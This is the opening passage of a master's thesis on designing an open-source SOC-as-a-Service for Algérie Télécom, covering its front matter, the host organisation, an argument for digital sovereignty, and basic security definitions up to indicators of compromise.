

People's Democratic Republic of Algeria
Ministry of Higher Education and Scientific Research
Benyoucef Benkhedda University - Algiers 1



Faculty of Sciences
Department of Computer
Science



*Final Year Project submitted for the Master's degree in Computer Science
Specialization: Networks and Embedded Systems (RSE)*

Theme

Conception et Déploiement d'un SOC Intelligent Basé sur une
Architecture SOAR Open Source.

Presented and defended by:

Mr. Hamidani Khalil and Mr. Zendagui Nazim

Soutenu le 21 Juin 2026 devant le jury composé de :

Mr. Friha	Internal Supervisor	Doctor at University of Algiers 1
Mr. Salaheddine	External Supervisor	Expert Threat Hunter at Algérie Télécom

Academic year: 2025-2026

Dedications

For khalil :

With immense pleasure, an open heart and great joy, I dedicate my work to:

My dear parents

Whatever I do or whatever I say, I will never be able to thank you as I should. Your affection covers me, your kindness guides me, and your presence by my side has always been my source of strength to face various obstacles. May God protect you.

My dear brother and sister

May God grant you health, happiness, courage and success.

My grandmother

I thank you for the wishes you have never ceased to express in your prayers. I wish you a long life full of health and happiness.

My cousins, my friends

I wish you prosperity and success.

khalil

For Nazim :

To my dedicated supervisor, to my dear parents, to my project colleague, and to my dear brothers and sister, I express my deepest gratitude for your constant support throughout this adventure.

To my supervisor, thank you infinitely for your rigorous guidance, your availability, and the quality of your advice. Your expertise has been a true compass in the success of this work.

To my parents, your love, your tireless encouragement, and your faith in me have been an essential motivation at every stage.

To my colleague, thank you for your precious collaboration, your commitment, and your team spirit throughout the project.

This dedication reflects my sincere gratitude to all of you.

Nazim

Acknowledgments

First and foremost, we thank Almighty God, the most merciful, who has given us intelligence and maintained our health to successfully complete this modest work.

Our heartfelt thanks go to our parents for their unconditional love and constant support throughout our lives. Their trust in us has been an essential driving force to move forward and achieve our project.

*We express our deep gratitude to our supervisors, Mr. **friha Othman** and Mr. **salah eddine**, for their guidance, enormous support, and valuable advice, which have allowed us to improve the quality of this work.*

We wish to thank all the jury members for taking the time to read our thesis.

Finally, we thank everyone who participated, directly or indirectly, in the accomplishment of this modest work.

Abstract

Faced with growing cyber threats, organisations are adopting Security Operations Centres (SOCs) to monitor and protect their digital assets. The SOC as a Service (SOCaaS) model is emerging as a cost-effective and flexible alternative to complex in-house SOC's.

Our project, carried out within Algérie Télécom, aims to design and deploy an innovative SOCaaS solution for SMEs and institutions. This outsourced offering combines proactive detection, automated response, and regulatory compliance, giving organisations with limited resources access to professional cybersecurity without heavy investment in infrastructure or expertise.

Keywords: *SOC, SOCaaS, Playbook, Wazuh, Shuffle, TheHive, Kubernetes, Helm.*

Résumé

Face à la croissance des menaces informatiques, les organisations adoptent des Centres d'Opérations de Sécurité (SOC) pour surveiller et protéger leurs actifs numériques. Le modèle SOC en tant que Service (SOCaaS) émerge comme une alternative économique et flexible aux SOC internes complexes.

Notre projet, réalisé au sein d'Algérie Télécom, vise à concevoir et déployer une solution SOCaaS innovante pour les PME et les institutions. Cette offre externalisée combine la détection proactive, la réponse automatisée et la conformité réglementaire, permettant aux organisations disposant de ressources limitées d'accéder à une cybersécurité professionnelle sans investissement lourd en infrastructure ou en expertise.

Mots-clés : *SOC, SOCaaS, Playbook, Wazuh, Shuffle, TheHive, Kubernetes, Helm.*

Contents

List of Tables	vii
List of Figures	viii
Acronyms	x
1 General Introduction	1
1 Presentation of the Host Organization: Algérie Télécom	3
1.1 History	3
1.2 Missions and Objectives	3
1.3 General Organization Chart of Algérie Telecom	4
1.4 Presentation of the Host Structure	5
1.4.1 Presentation of the Supervised Structure (Information Systems Division)	5
1.4.2 Organization Chart of the Information Systems Division	6
1.4.3 Strategic Positioning and Prospects	6
1.5 General Project Framework	7
1.5.1 Risk of the Absence of a SOC	7
1.5.2 The Strategic Imperative : Digital Sovereignty and the Open-Source Mandate	7
1.5.3 Envisioned Solution and Its Objectives	9
1.6 Conclusion	10
2 Generalities on the Security Operations Center	12
2.1 Introduction	12
2.2 Generalities on Security	12
2.2.1 Objective of Information Systems Security	12
2.2.2 Vulnerability, Threat, and Risk	13
2.2.3 Computer Threats	13
2.2.4 Indicators of Compromise (IoC)	14
2.2.5 Tactics, Techniques, and Procedures (TTP)	15
2.2.6 Cyber Kill Chain	15
2.2.7 MITRE ATT&CK	16
2.3 Terminologies	18
2.3.1 Event	18

2.3.2	Logs	18
2.3.3	Alert	19
2.3.4	Incident	20
2.3.5	Comparison between Event, Alert, and Incident	21
2.3.6	Container	21
2.4	Security Operations Center (SOC)	21
2.4.1	SOC Activities	22
2.4.2	SOC Components	22
2.5	SOC Technologies and Tools	24
2.5.1	Security Information and Event Management (SIEM)	24
2.5.2	Security Orchestration, Automation and Response (SOAR)	25
2.5.3	Extended Detection and Response (XDR)	26
2.5.4	Intrusion Detection System & Intrusion Prevention System (IDS / IPS) . .	27
2.6	SOC Challenges	29
2.6.1	Alert Fatigue	29
2.6.2	Complexity of Environments	30
2.6.3	Cybersecurity Skills Shortage	30
2.6.4	Evolution of Threats and Sophisticated Attacks	30
2.6.5	Compliance and Regulation	31
2.6.6	Costs and Return on Investment (ROI)	31
2.7	Security Operations Center as a Service (SOCaaS)	31
2.7.1	SOCaaS Advantages	31
2.7.2	SOCaaS Challenges	32
2.7.3	Comparison between SOCaaS and Internal SOC	32
2.8	SOCaaS Solution	33
2.9	Conclusion	33
3	Design of the SOCaaS Solution	34
3.1	Introduction	34
3.2	Tool Selection Criteria	34
3.2.1	Supporting Design Components	36
3.3	Kubernetes	36
3.3.1	Kubernetes Components	37
3.3.2	Main Kubernetes Resources	37
3.4	Helm	38
3.4.1	Key Concepts of Helm	38
3.5	SIEM Choice	39
3.5.1	Open-source Solutions	39
3.5.2	Proprietary Solutions Critical	39
3.5.3	Wazuh	40

3.6	SOAR Choice	42
3.6.1	SOA: Shuffle	42
3.6.2	SIRP: TheHive	45
3.6.3	TIP: Threat Intelligence Platform	47
3.7	Load Balancer	48
3.7.1	HAProxy	48
3.8	Operation of the SOC Platform	48
3.9	Conclusion	49
4	Implementation and Validation of the SOCaaS Platform	51
4.1	Introduction	51
4.2	Overview of the Kubernetes Cluster	52
4.3	Deployment of the Kubernetes Cluster	54
4.4	Deployment of SOCaaS Security Tools	55
4.4.1	Wazuh SIEM Deployment	56
4.4.2	Pipeline Gateway Deployment	57
4.4.3	Shuffle SOAR Deployment	59
4.4.4	TheHive Case Management Deployment	62
4.5	Implementation of the SOCaaS Helm Chart	65
4.6	End-to-End Detection and Response Pipeline	66
4.7	AI-Assisted Alert Triage	67
4.8	AI Sandbox Malware Analysis	69
4.9	AI Sandbox Case Study: Password File Exfiltration Script	71
4.10	Validation Scenarios	75
4.10.1	Malware and AI Sandbox Validation	75
4.10.2	Nmap Port Scan Validation	76
4.10.3	C2 Beacon Validation	77
4.11	Evaluation of Results	77
4.12	Limitations and Security Considerations	79
4.13	Conclusion	80
A	Nmap Port Scan Detection and Response	81
B	C2 Beacon Detection and Response	83
C	AI Sandbox Generated Malware Analysis Report	84
	Bibliography	90

List of Tables

2.1	MITRE ATT&CK VS Cyber Kill Chain	18
2.2	Alert Criticality Levels	20
2.3	Comparison between Event, Alert, and Incident	21
2.4	Roles and Responsibilities of the SOC Human Component	23
2.5	Comparison between SIEM, SOAR, and XDR	27
2.6	Comparison between IDS and IPS	29
2.7	Comparison between SOCaaS and Internal SOC	32
3.1	Tool Selection Criteria	35
3.2	Comparison between Different SIEMs	40
4.1	SOCaaS Kubernetes Cluster Components	53
4.2	SOCaaS Wazuh Alert Triage Workflow	59
4.3	Evaluation of SOCaaS Implementation Results	78

List of Figures

1.1	General Organization Chart of Algérie Telecom	5
1.2	Organization Chart of the Information Systems Division	6
2.1	Threat Modeling	13
2.2	Cyber Kill Chain	16
2.3	MITRE ATT&CK Enterprise Matrix Tactics	17
2.4	IDS Location	28
2.5	IPS Location	29
3.1	Kubernetes Architecture	38
3.2	Wazuh Agent Architecture	41
3.3	Wazuh Server Architecture	42
3.4	Shuffle Architecture	43
3.5	Apache Cassandra Architecture	46
3.6	Elasticsearch Architecture	46
3.7	MinIO Object Storage Architecture	47
3.8	Load Balancer Architecture	48
3.9	SOC Platform Operation	49
4.1	SOCaaS Kubernetes Cluster Architecture	54
4.2	Installed Kubernetes Packages and Versions	55
4.3	Kubernetes Cluster Status	55
4.4	Wazuh Pods Running	56
4.5	Wazuh Dashboard – Endpoints	57
4.6	Wazuh File Integrity Monitoring Alerts	57
4.7	Pipeline Gateway Pod and Kubernetes Service	58
4.8	Shuffle Pods Running	60
4.9	Shuffle Dashboard and Application Workspace	60
4.10	Shuffle Workflow Canvas	61
4.11	Shuffle Workflow Runs Showing Successful SOCaaS Executions	61
4.12	TheHive Pods Running	62
4.13	TheHive Cases Dashboard	63
4.14	Created TheHive Case	64
4.15	SOCaaS Helm Chart Directory Structure	65
4.16	SOCaaS Helm Templates Folder	66
4.17	Successful SOCaaS Helm Deployment	66

4.18	End-to-End SOCaaS Detection and Response Pipeline	67
4.19	Shuffle AI Recommended Actions Node Output	68
4.20	AI Recommended Analyst Actions for Data Exfiltration Alert	69
4.21	AI Sandbox Architecture	70
4.22	AI Sandbox Orchestrator Request	71
4.23	TheHive Malware Case with AI Recommended Actions	73
4.24	Static Analysis Artifacts	74
4.25	Observed IOC Behaviour – Netcat Exfiltration Listener	74
4.26	Telegram Notification for Malware Detection	76
A.1	Controlled Nmap Port Scan Command	81
A.2	Telegram Notification for Nmap Port Scan Detection	82
A.3	TheHive Case Created for Nmap Port Scan Detection	82
B.1	AI Recommended Analyst Actions for C2 Beacon Detection	83

Acronyms

ACL	<i>Access Control List</i>
API	<i>Application Programming Interface</i>
APT	<i>Advanced Persistent Threat</i>
ATT&CK	<i>Adversarial Tactics, Techniques, and Common Knowledge</i>
CCPA	<i>California Consumer Privacy Act</i>
CERT	<i>Computer Emergency Response Team</i>
CIA	<i>Confidentiality, Integrity and Availability</i>
CNCF	<i>Cloud Native Computing Foundation</i>
CSIRT	<i>Computer Security Incident Response Team</i>
CTI	<i>Cyber Threat Intelligence</i>
DDoS	<i>Distributed Denial-of-Service</i>
DoS	<i>Denial-of-Service</i>
AT	<i>Entreprise Algerie Telecom</i>
EDR	<i>Endpoint Detection and Response</i>
EPE	<i>Entreprise Publique Économique</i>
FIM	<i>File Integrity Monitoring</i>
GDPR	<i>General Data Protection Regulation</i>
HIPAA	<i>Health Insurance Portability and Accountability Act</i>
HTTP	<i>HyperText Transfer Protocol</i>
HTTPS	<i>HyperText Transfer Protocol Secure</i>
ICS	<i>Industrial Control Systems</i>
IDS	<i>Intrusion Detection System</i>
IoC	<i>Indicators of Compromise</i>
IoT	<i>Internet of Things</i>
IPS	<i>Intrusion Prevention System</i>
ISO	<i>International Organization for Standardization</i>
IT	<i>Information Technologies</i>
MISP	<i>Malware Information Sharing Platform</i>
MSSP	<i>Managed Security Service Provider</i>
MTTD	<i>Mean Time To Detect</i>
MTTR	<i>Mean Time To Respond</i>
NFS	<i>Network File System</i>
PCI DSS	<i>Payment Card Industry Data Security Standard</i>
PME	<i>Petite ou Moyenne Entreprise</i>
ROI	<i>Return On Investment</i>
SIEM	<i>Security Information and Event Manager</i>
SIRP	<i>Security Incident Response Platform</i>
SOA	<i>Security Orchestration and Automation</i>
SOAR	<i>Security Orchestration, Automation and Response</i>
SOC	<i>Security Operations Center</i>

SPA	<i>Société Par Actions</i>
TCP	<i>Transmission Control Protocol</i>
TIC	<i>Technologies de l'Information et de la Communication</i>
TIP	<i>Threat Intelligence Platforms</i>
TLS	<i>Transport Layer Security</i>
TTP	<i>Tactics, Techniques and Procedures</i>
URL	<i>Uniform Resource Locator</i>
VPN	<i>Virtual Private Network</i>
WAF	<i>Web Application Firewall</i>
XDR	<i>Extended Detection and Response</i>

Chapter 1

General Introduction

In a world where digital transformation accelerates at an unprecedented rhythm, cybersecurity has imposed itself as a **major strategic imperative** for enterprises and institutions alike. The explosion of cyberattacks — particularly sophisticated ransomware campaigns and massive data breaches, which cost an average of \$4.45 million per incident according to IBM — reveals a *systemic threat* that reaches far beyond the purely technical sphere. These challenges thrust organisations into a critical predicament: strengthening their security posture is no longer an option; it is a vital necessity to ensure long-term sustainability, preserve reputation, and comply with ever more demanding regulations.

Faced with this urgency, the **Security Operations Center (SOC)** constitutes the beating heart of cyber defence. A true operational control tower, it delivers real-time proactive threat detection, in-depth incident analysis, and coordinated response. Yet building a traditional SOC represents a *formidable challenge* for the majority of organisations — especially small and medium-sized enterprises (SMEs) and resource-constrained institutions. Exorbitant infrastructure costs, software licence fees, recruitment of scarce experts, the complexity of managing heterogeneous technologies, and a global shortage of cybersecurity talents (3.4 million unfilled positions according to ISC²) render this model either inaccessible or ineffective for many.

It is precisely against this backdrop that an *innovative paradigm* emerges: **SOC as a Service (SOCaaS)**. This disruptive model outsources the core functions of a conventional SOC — continuous monitoring, threat intelligence, incident analysis, and response — through a secure, cloud-native, fully managed offering.

Driven by these strategic imperatives, our final-year project is anchored within *Algérie Telecom (AT)* with a clear operational ambition: to design and deploy an open-source SOCaaS that combines **industrial performance**, **economic accessibility**, and **technological sovereignty**. This initiative answers an undeniable observation: local SMEs and institutions, despite being vital to the digital ecosystem, remain vulnerable to increasingly sophisticated cyber threats simply because they lack dedicated security resources. Our solution positions itself as a credible alternative to proprietary offerings — offerings that are often ill-adapted to tight budgets and the specific needs of these stakeholders.

The proposed architecture transcends mere technical provision; it embodies a *lever for cultural transformation*. By relying exclusively on open-source building blocks — **Wazuh** for SIEM and XDR capabilities, **TheHive** and **Shuffle** for SOAR orchestration — we guarantee not only total transparency of security mechanisms but also lasting vendor independence. This approach fosters genuine appropriation of security tools by local teams, transforming every user into a potential contributor to the system’s continuous improvement — a virtuous cycle that serves collective resilience.

Beyond detection and incident response, our SOCaaS integrates a structured educational component: training paths adapted to system administrators, playbooks contextualised to the beneficiaries’ core business, and awareness workshops focused on targeted risks such as ransomware and phishing. This **human dimension** is the true keystone of our vision: to cultivate a mature cyber culture where security becomes a shared reflex — not an externally imposed constraint.

This thesis articulates the approach across four chapters:

- **Chapter 1: Project Framework** — describes the professional context in which this project is inscribed.
- **Chapter 2: Overview of the Security Operations Center** — explores the fundamentals of SOC’s, existing service models, and associated technological solutions.
- **Chapter 3: Design of the SOCaaS Solution** — dedicated to technology selection, architecture modelling, and integration of the open-source stack.
- **Chapter 4: Realization, Deployment, and Validation** — details the infrastructure deployment, functional tests, and the results obtained under realistic operational conditions.

Chapter 1

Presentation of the Host Organization: Algérie Télécom

1.1 History

Algérie Télécom is the leader in the rapidly growing Algerian telecommunications market. It offers a complete range of voice and data services to residential and professional clients. Algérie Télécom is a publicly owned joint-stock company operating in the electronic communications networks and services market. Its creation was formalized by Law 2000/03 of August 5, 2000, establishing the general rules relating to postal and telecommunications services, as well as the resolutions of the National Council for State Participations (CNPE) of March 1, 2001, creating a Public Economic Enterprise named "Algérie Télécom". Algérie Télécom is therefore governed by this law, which grants it the status of a public economic enterprise in the legal form of a joint-stock company (SPA) with a share capital of 50,000,000,000 Dinars, registered in the trade register center on May 11, 2002. Officially entering into activity on January 1, 2003, it commits to the world of Information and Communication Technologies with three objectives:

- Profitability
- Efficiency
- Service quality

Its ambition is to achieve a high level of technical, economic, and social performance in order to sustainably maintain its leadership in its field, in an increasingly competitive environment. Its concern also consists of preserving and developing its international dimension and participating in the promotion of the information society in Algeria.

1.2 Missions and Objectives

Major Activity: Provide telecommunications services enabling the transport and exchange of voice, written messages, digital data, and audiovisual information. Develop, operate, and manage public and private telecommunications networks; establish, operate, and manage interconnections with all network operators.

Commitments: Algérie Télécom is committed to the world of information and communication technologies with the following objectives:

- Increase the range of telephone services and facilitate access to telecommunications services for the greatest number of users, particularly in rural areas;
- Improve the quality of services offered and the range of services provided, and make telecommunications services more competitive;
- Develop a reliable national telecommunications network connected to the information highways.

1.3 General Organization Chart of Algérie Telecom

Algérie Telecom is organized into Divisions, Central Directorates, and 60 operational telecommunications directorates (OTD) distributed across the entire national territory, including three in Algiers. Each OTD includes several TCA (Telecommunications Commercial Agency) and MPC (Maintenance and Production Center).

Acronyms:

- CEO: Chief Executive Officer (President Director General)
- DGA: Deputy General Director
- OTD: Operational Telecommunications Directorate
- Div: Division
- Dir: Directorate
- TCA: Telecommunications Commercial Agency
- MPC: Maintenance and Production Center




Figure 1.1: General Organization Chart of Algérie Telecom

1.4 Presentation of the Host Structure

1.4.1 Presentation of the Supervised Structure (Information Systems Division)

The Information Systems Division (ISD) of Algérie Telecom is an IT services division, whose mission is to provide the company with cutting-edge information systems covering all its activities.

The Information Systems Division has the following main missions:

- Assess and evolve the company’s internal IT infrastructure
- Ensure the sustainability of management applications and their integration into the company’s overall information system
- Provide support to users of the company’s information systems and computer equipment (throughout the national territory)
- Manage and maintain the company’s information fabric, making necessary information available in all its aspects (archiving, databases, portals, as well as technical documents) to the various actors of the organization
- Propose solutions and services, in the field of information systems, for internal clients
- Establish a center of expertise in information systems

1.4.2 Organization Chart of the Information Systems Division




Figure 1.2: Organization Chart of the Information Systems Division

1.4.3 Strategic Positioning and Prospects

Role in National Digital Transformation

Algérie Télécom occupies a strategic position within the Algerian digital ecosystem as the essential pillar of the national telecommunications infrastructure. Its role surpasses that of a simple operator, embracing a mission as the catalyst of digital transformation on a national scale. The company provides the critical connectivity required by all sectors of activity.

Competitive Advantages

- **Monopoly on Fixed Infrastructure:** As the historical operator, the company holds the monopoly on fixed-line telephony and fixed Internet, conferring a unique and indispensable position in the national market.
- **Technical Expertise:** The personnel of Algérie Télécom benefit from certifying training with international technology leaders such as Huawei, ensuring a level of technical expertise aligned with global standards.
- **Deep Understanding of the National Market:** As a public enterprise under ministerial supervision, Algérie Télécom possesses a profound understanding of the challenges, constraints, and specific needs of the Algerian market and its public institutions.

Development Prospects

Algérie Télécom orients itself toward reinforcing its role as the leader of connectivity in Algeria. Prospects include the development of cloud and data center services, the strengthening of cybersecurity for critical infrastructure, and the accompaniment of public organizations in their transition toward advanced digital operational models.

1.5 General Project Framework

The digital landscape is undergoing a profound transformation. Cyberattacks have seen an alarming increase in recent years, reflecting threats that are increasingly sophisticated, industrialized, and often state-sponsored. In 2024, the number of ransomware victims increased by 29%. In parallel, the average cost of a data breach reached 4.88 million dollars per incident, a 10% increase in a single year [45] [54].

Faced with this growing threat, enterprises and public institutions have no choice but to equip themselves with a Security Operations Center (SOC), whether internal or externalized through the SOCaaS model. However, for an organization of Algérie Télécom's stature and national responsibility, the challenge extends beyond the mere technical deployment of a security platform. It touches upon a fundamental question of national strategic importance: technological sovereignty.

1.5.1 Risk of the Absence of a SOC

The absence of a SOC exposes the organization to major and multifaceted risks.

Late Detection of Threats: Advanced cyberattacks, such as ransomware and Advanced Persistent Threats (APT), can remain invisible for several days, weeks, or even months. This can lead to considerable recovery costs, as well as irreparable damage to the reputation of the institution due to massive data leaks.

Poor Reactive Incident Management: Without a SOC, teams react to incidents only after they have occurred, which considerably extends the mean time to recovery (MTTR). For example, a Distributed Denial of Service (DDoS) attack can cause a critical service interruption lasting over 12 hours before a solution is implemented. This can cause immediate financial losses and a significant weakening of the trust placed by citizens and institutional partners.

Regulatory Non-Compliance: Evolving national and international regulations demand rigorous traceability of security incidents and robust protection of personal and sensitive data. In the absence of a SOC, the organization cannot justify its compliance. This may result in financial penalties, legal sanctions, and exclusion from public procurement processes and strategic national projects.

1.5.2 The Strategic Imperative : Digital Sovereignty and the Open-Source Mandate

Beyond the operational risks lies an even more fundamental strategic challenge. Algérie Télécom, as the sole national telecommunications operator and a critical pillar of Algeria's digital infrastructure under the supervision of the Ministry of Post and Telecommunications, confronts a profound structural vulnerability: **technological dependency on foreign proprietary solutions.**

Every modification, every upgrade, every security patch, and every expansion of the national network currently requires engaging with foreign vendors. These vendors control the licensing, dictate the roadmap, and hold the keys to the proprietary technologies deployed within Algeria's most sensitive infrastructure. Every such transaction demands payment in foreign currency, creating a continuous and growing financial drain on the national economy. More critically, the opaque nature of proprietary software means its internal workings cannot be audited. There can be no absolute certainty that backdoors, intentional or otherwise, do not exist within the code that runs the nation's critical communications.

This is not merely a technical inconvenience. It is a **problem of national sovereignty**.

The global geopolitical landscape has undergone a decisive shift. Nations are increasingly recognizing that technological dependency on foreign powers constitutes an unacceptable strategic vulnerability. The illusion that technology is neutral and that nations can indefinitely entrust their digital foundations to external proprietary systems has been irrevocably shattered.

Open-source technology delivers precisely what proprietary solutions, by their very nature, cannot guarantee:

- **Full and Sovereign Control:** The organization owns the code. It can be modified, extended, and adapted without waiting for the authorization, roadmap, or commercial interests of a foreign vendor. National infrastructure must respond to national priorities, not foreign corporate strategies.
- **Complete Auditability and Trust:** Every single line of code can be inspected by national experts. There are no hidden functions, no undisclosed backdoors, and no possibility of foreign surveillance embedded within the software. Trust is established through verification, not through contractual assurances from a foreign corporation.
- **Cost Sovereignty:** Open-source solutions eliminate recurring license fees denominated in foreign currency. The financial investment is redirected toward developing national expertise, training Algerian engineers, and building internal capabilities — investing in the nation's human capital rather than transferring wealth to foreign software corporations.
- **Strategic Flexibility:** The technology is adapted to the specific needs and constraints of the organization, rather than the organization being forced to adapt its processes and security posture to the limitations of a proprietary product.
- **Security Through Radical Transparency:** Vulnerabilities in open-source software are discovered and patched by a global community of experts. The organization is not dependent on the security team of a single foreign company, which may have priorities, timelines, and interests that do not align with Algeria's national security requirements.
- **Operational Resilience and Strategic Autonomy:** There is no vendor lock-in. No

foreign entity possesses the ability to remotely disable, restrict, or shut down the nation's critical infrastructure. The continuity of national operations is guaranteed by sovereign national capability, not by the goodwill of a foreign corporation or government.

- **Building National Intellectual Capital:** Adopting and mastering open-source technologies compels national engineers to understand systems deeply, not merely to operate proprietary black boxes. This cultivates genuine national expertise and builds the foundation for future technological innovation from within the country.

For Algérie Télécom, the imperative is clear. As the backbone of Algeria's digital future, the company is called upon to lead a historic transition toward **technological sovereignty**. This transition entails:

1. **Reducing and progressively eliminating dependency on foreign proprietary solutions** across all layers of the critical national telecommunications infrastructure.
2. **Building internal mastery and national expertise** capable of deploying, managing, securing, and evolving open-source systems with complete autonomy.
3. **Creating a national reference model** that demonstrates — at the largest scale — the viability, performance, and security of open-source solutions, thereby paving the way for other Algerian institutions and enterprises to follow.
4. **Transforming cybersecurity from a service purchased from abroad into a sovereign national capability** that protects Algeria's digital assets with tools and expertise that are fully owned, fully controlled, and fully trusted.

This is not an idealistic aspiration. It is a practical, proven, and urgently necessary strategy that leading nations have already begun to execute. The decision to design and deploy an open-source Security Operations Center and SOC as a Service platform is a concrete, strategic step in this direction. It constitutes a declaration of technological independence and a foundational contribution to the digital sovereignty of the nation.

1.5.3 Envisioned Solution and Its Objectives

The organization faces a dual ambition: to strengthen its own internal cybersecurity posture by establishing an internal SOC, while simultaneously creating a SOC as a Service (SOCaaS) offering destined for external clients, particularly small and medium-sized enterprises and organizations with limited resources.

Currently, the absence of an internal SOC exposes the enterprise to the risks previously established. Simultaneously, the SOCaaS market is dominated by costly and rigid proprietary solutions, which opens a window for an innovative offering that is both economically accessible and strategically sovereign.

This project aims to design and deploy a SOC and SOCaaS solution based entirely on open-source technologies, with the objective of providing a cybersecurity infrastructure that is modular, scalable, cost-effective, and fully under sovereign control.

SOC as a Service Architecture Design: Define the SOC architecture, taking into account security requirements, alert management, incident management, and automated response (SOAR). This SOC must be modular, enabling the easy integration of new tools, data sources, and evolving threat intelligence.

Implementation of Open-Source Tools: Deploy open-source tools for the collection, management, and analysis of security logs and alerts. For example: Wazuh for SIEM and XDR capabilities, and Shuffle or TheHive for SOAR orchestration and automation.

Automation of Detection and Response: Implement incident detection rules and define automated response scenarios. This includes the creation of SOAR playbooks for responding to detected threats in real time, reducing the dependency on human intervention for repetitive tasks.

Dashboards and Reporting: Create interactive dashboards and comprehensive reports to monitor the security posture in real time and to conduct thorough post-incident forensic analyses.

Performance and Scalability Testing: Test the SOC platform in a simulated environment with diverse data sources (networks, systems, applications) to evaluate its capacity to manage a high volume of security incidents while ensuring rapid detection and response times.

Comprehensive Documentation: Produce detailed documentation encompassing the description of the architecture, installation procedures, configuration guides, and practical use-case examples to facilitate adoption, operation, and knowledge transfer.

1.6 Conclusion

Algérie Télécom represents a major institutional actor in Algeria's digital transformation. Its unique position as the historical telecommunications operator, its extensive national infrastructure covering the entirety of the country, and its public service mission make it a privileged partner for understanding and analyzing the challenges of digitalizing the Algerian public sector.

However, this position of critical national importance also imposes a profound strategic responsibility. In an era of geopolitical uncertainty and increasingly sophisticated cyber threats, the technological choices made by the national operator carry consequences that extend far beyond technical performance metrics. They touch upon the fundamental questions of national sovereignty, strategic autonomy, and the protection of the nation's digital future.

This detailed presentation of the host organization establishes the institutional and technical context necessary for understanding the research work conducted within the framework of this master's thesis. It also articulates the strategic vision that motivates this project: to build, with open-source technologies and sovereign expertise, the cybersecurity infrastructure that Algeria deserves.

Chapter 2

Generalities on the Security Operations Center

2.1 Introduction

Faced with the rise of cyber attacks, this chapter proposes a theoretical framework to understand the challenges of Security Operations Centers (SOC) and justify the SOCaaS model. We will begin by exploring key concepts related to cybersecurity. We will also clarify terminologies related To SOC's, such as logs and alerts and incidents respond , before analyzing the technologies employed in SIEM and SOAR. Finally, we will examine SOCaaS as an innovative alternative, highlighting its advantages as well as its challenges.

2.2 Generalities on Security

2.2.1 Objective of Information Systems Security

Information systems security rests on three essential pillars, known as the CIA triad: Confidentiality, Integrity, and Availability. This model was designed to guide information security (infosec) policies within organizations.

Confidentiality relies on a set of rigorous rules that restrict unauthorized access to all types of data and information. Integrity, for its part, ensures the reliability and accuracy of this information. Finally, Availability constitutes a risk management approach that aims to guarantee reliable access to this data for authorized persons [36].

1. **Confidentiality:** Confidentiality measures aim to prevent unauthorized access to sensitive information, by classifying data according to associated risks.
2. **Integrity:** Integrity ensures that data remains consistent and reliable without unauthorized modification.
3. **Availability:** Availability guarantees that information is accessible for authorized parties, requiring good maintenance of the systems that store and display it.

2.2.2 Vulnerability, Threat, and Risk

1. **Vulnerability:** A vulnerability is a weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source [42].
2. **Threat:** Any circumstance or event with the potential to adversely impact organizational operations, organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service [42].
3. **Risk:** A risk represents the probability that a threat exploits a vulnerability, as well as the potential impact on the organization's assets [42].

$$Risk = \frac{Threat * Vulnerability}{Countermeasures}$$



Figure 2.1: Threat Modeling

2.2.3 Computer Threats

A cyberattack is defined as any offensive action targeting computer systems, infrastructures, or networks. It relies on various methods to steal, modify, or delete data. The term “malware”

designates a wide range of malicious or intrusive software, such as viruses.

- **Phishing:** A cyberattack that uses deceptive emails, SMS, calls, or websites to trick people into giving sensitive information or downloading malware. It exploits human weaknesses [7].
- **Ransomware:** Malicious software that holds data or a device hostage and threatens to block or destroy it if a ransom is not paid. It is widespread and can cause significant financial losses [5].
- **DoS / DDoS Attacks:** Aim to flood a server to make it inaccessible. A DoS attack comes from a single computer, while a DDoS uses multiple compromised computers to attack a target [6].
- **Trojan Horse:** A Trojan horse presents itself as a legitimate program in order to access a system [44].
- **Rootkit:** A rootkit allows cybercriminals to take control of computers while remaining hidden [43].
- **Virus:** Spreads from one computer to another, causing damage and data loss, malfunctions [39].

2.2.4 Indicators of Compromise (IoC)

Indicators of Compromise (IoCs) designate digital artifacts that signal an intrusion or malicious activity within a system, network, or application. They play a crucial role by enabling Security Operations (SOC) teams to detect, investigate, and respond effectively to security incidents [41].

Examples of Indicators of Compromise [25]:

- **Unusual Outbound Traffic:** Outbound traffic during off-peak hours or traffic communicating with a suspicious IP address may indicate a compromise.
- **High Authentication Failures:** A high rate of authentication attempts may indicate that an attacker has stolen credentials and is trying to find an account that provides network access.
